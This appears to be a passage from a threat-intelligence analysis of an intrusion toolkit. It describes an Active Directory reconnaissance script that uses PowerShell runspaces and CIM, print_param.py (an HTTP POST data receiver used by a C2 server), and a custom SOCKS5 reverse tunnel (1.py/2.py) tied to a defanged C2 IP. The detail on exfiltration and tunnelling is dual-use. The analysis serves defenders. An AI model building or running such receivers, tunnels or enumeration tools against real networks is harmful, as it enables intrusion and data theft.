The output format, including OU, computer name, IP, disk string, uptime days, logged user, and OS, is structured precisely for target selection. The attacker can immediately identify which machines are online, who is actively using them, how full their disks are, and what OU they belong to (for prioritizing domain controllers, servers, or workstations).
 Figure 11. The script resolves each discovered computer's IPv4 address and extracts its Organizational Unit (OU) and defines a structured column format for displaying collected host information, including OU, computer name, IP address, disk usage, uptime, logged-in user, and operating system.
The script implements a highly parallelized remote host enumeration engine using PowerShell runspaces to efficiently collect system intelligence across multiple domain machines.
At its core, the script initializes a runspace pool with a configurable thread limit ($WmiThreads), enabling controlled concurrency to avoid overwhelming the network or management interfaces. Each target system from $targets is then assigned a dedicated PowerShell pipeline instance, which is executed asynchronously within the shared pool.
Before attempting any remote connection, each thread performs a lightweight ICMP reachability check (Test-Connection) to filter offline or unreachable hosts early, reducing unnecessary CIM overhead. For reachable systems, the script establishes a CIM session over DCOM, using provided domain credentials, with a strict operation timeout to prevent hanging sessions.
Once connected, the script performs remote system enumeration via WMI/CIM classes, collecting key host telemetry:
Win32_OperatingSystem → OS version and last boot time (used to calculate uptime)
Win32_ComputerSystem → currently logged-in user context
Win32_LogicalDisk → disk capacity and utilization per volume
The collected data is then normalized into a structured output string using a predefined format template, ensuring consistent reporting across all hosts.
Finally, each CIM session is explicitly closed (Remove-CimSession) to prevent resource leakage, and results are returned asynchronously through the runspace job queue.

 Figure 12. Runspace-based parallel execution block that leverages CIM over DCOM to simultaneously query multiple domain hosts, collecting system metadata such as OS version, uptime, logged-in users, and disk usage for large-scale Active Directory reconnaissance.
In the end, the script handles real-time collection and display of results from asynchronous runspace jobs. It continuously monitors completed threads, retrieves their output, and immediately prints system information as it becomes available. After processing each job, it performs cleanup by disposing of pipelines and removing completed tasks, ensuring efficient memory and resource management across the runspace pool.
 Figure 13. As threads complete, the script collects and prints results in real time while cleaning up sessions and runspaces to maintain efficient execution.
print_param.py: HTTP POST Data Capture
The print_param.py is a minimal Python HTTP server that listens on port 9008 and prints the decoded body of every incoming POST request to the attacker's terminal. It suppresses the default HTTP server access log (log_message returns immediately) to avoid noise, responds to every request with 200 OK and body ok, and otherwise does nothing except capture and display whatever is POSTed to it.
Example:
HTTPServer on 0.0.0.0:9008
do_POST:
  body = self.rfile.read(content_length)
  print(body.decode('utf-8'))  # → attacker's terminal

                Copy
Any victim-side tool or script configured to POST data back to the C2, such as credential dumps, reconnaissance output, file contents, and application data, is captured here independently of the file server on port 8000.
 Figure 14. print_param.py lightweight HTTP server that listens on 0.0.0.0:9008 and logs incoming POST request bodies, functioning as a simple data receiver for capturing and printing transmitted parameters from external sources.
Remarks:
The two-port design gives the attacker a clean separation between tool distribution (port 8000 via uploadserver.py) and data receipt (port 9008 via print_param.py).
Note:
The commented-out lines in the source code (# print("=== Received POST ==="), # print(f"Path: {self.path}")) reveal active iteration during development, the attacker tested and refined this tool during the operation rather than deploying a pre-built binary.
1.py and 2.py: Custom TCP-Multiplexed SOCKS5 Tunnel
1.py and 2.py form a custom TCP-multiplexed SOCKS5 tunnel, with the victim-side component initiating outbound connections to evade firewall detection. Understanding how they interlock is central to understanding the C2 channel.
Example overview:
Attacker's browser/tool
  → SOCKS5 to 216.126.225[.]156:1081
    → 2.py (SOCKS5 server) receives connection
      → wraps in custom frame [TYPE|CONN_ID|LEN|PAYLOAD]
        → sends over a single TCP tunnel (port 9002)
          → 1.py (victim-side client) decodes frame
            → connects to target host:port inside victim network
              → relays data back through the same tunnel

                Copy
The script 2.py is the server-side component, running on the attacker's C2 host at 216.126.225[.]156. It performs two roles simultaneously. First, it listens on port 9002 for an inbound connection from the victim.
Second, it runs a SOCKS5 proxy server on port 1081 for the attacker to use. When the attacker's tool (browser, scanner, or SMB client) connects to the SOCKS5 proxy and requests a connection to an internal host, 2.py wraps that request in a custom frame and sends it down the tunnel to 1.py on the victim side.
 Figure 15. 2.py is a multiplexer initialization module defining a SOCKS5-to-tunnel bridge, managing session IDs, thread-safe communication, and mapping client connections to tunnel streams for controlled traffic multiplexing
The script manages tunnel framing, connection ID assignment, and cleanup for client sessions.
send_frame() packages data into a structured format (type, connection ID, payload size) and safely sends it over the tunnel using thread synchronization.
alloc_conn_id() generates a unique identifier for each new client connection and stores its socket reference.
close_conn() removes a connection from tracking and safely closes its socket when the session ends.
 Figure 16. Core tunnel control functions handling framed message transmission, unique connection ID allocation, and safe cleanup of client socket mappings within the multiplexed communication channel.
It continuously reads framed messages from the tunnel and routes them to the correct client connection based on conn_id. If the message type is DATA, it forwards the payload to the associated client socket. If it receives a CLOSE frame or encounters an error, it safely closes and removes the corresponding connection.
When the tunnel terminates, it performs full cleanup by closing all active client sockets and releasing the tunnel resource.
 Figure 17. Tunnel read loop that processes incoming data and closes frames, relays payloads to mapped client sockets, and performs complete session cleanup upon tunnel termination.
The function relay_client_to_remote() forwards traffic from a local client connection to the remote tunnel. It continuously reads data from the client socket and sends it as framed TYPE_DATA messages using the multiplexer (mux). If the client disconnects or an error occurs, it stops reading and sends a TYPE_CLOSE frame to notify the remote side, followed by the cleanup of the connection mapping.
 Figure 18. Client-to-remote relay function that forwards socket data through the tunnel using framed messages and ensures proper session termination with close notification and resource cleanup.
The function handle_socks5_client() implements a SOCKS5 proxy handler that accepts client connections, performs the SOCKS5 handshake, and extracts the requested destination (IP or domain with port). After validating the request, it assigns a unique connection ID and sends an OPEN frame to the remote tunnel via the multiplexer.
It then starts a background thread to relay client traffic to the remote endpoint, enabling full proxy-based traffic forwarding.
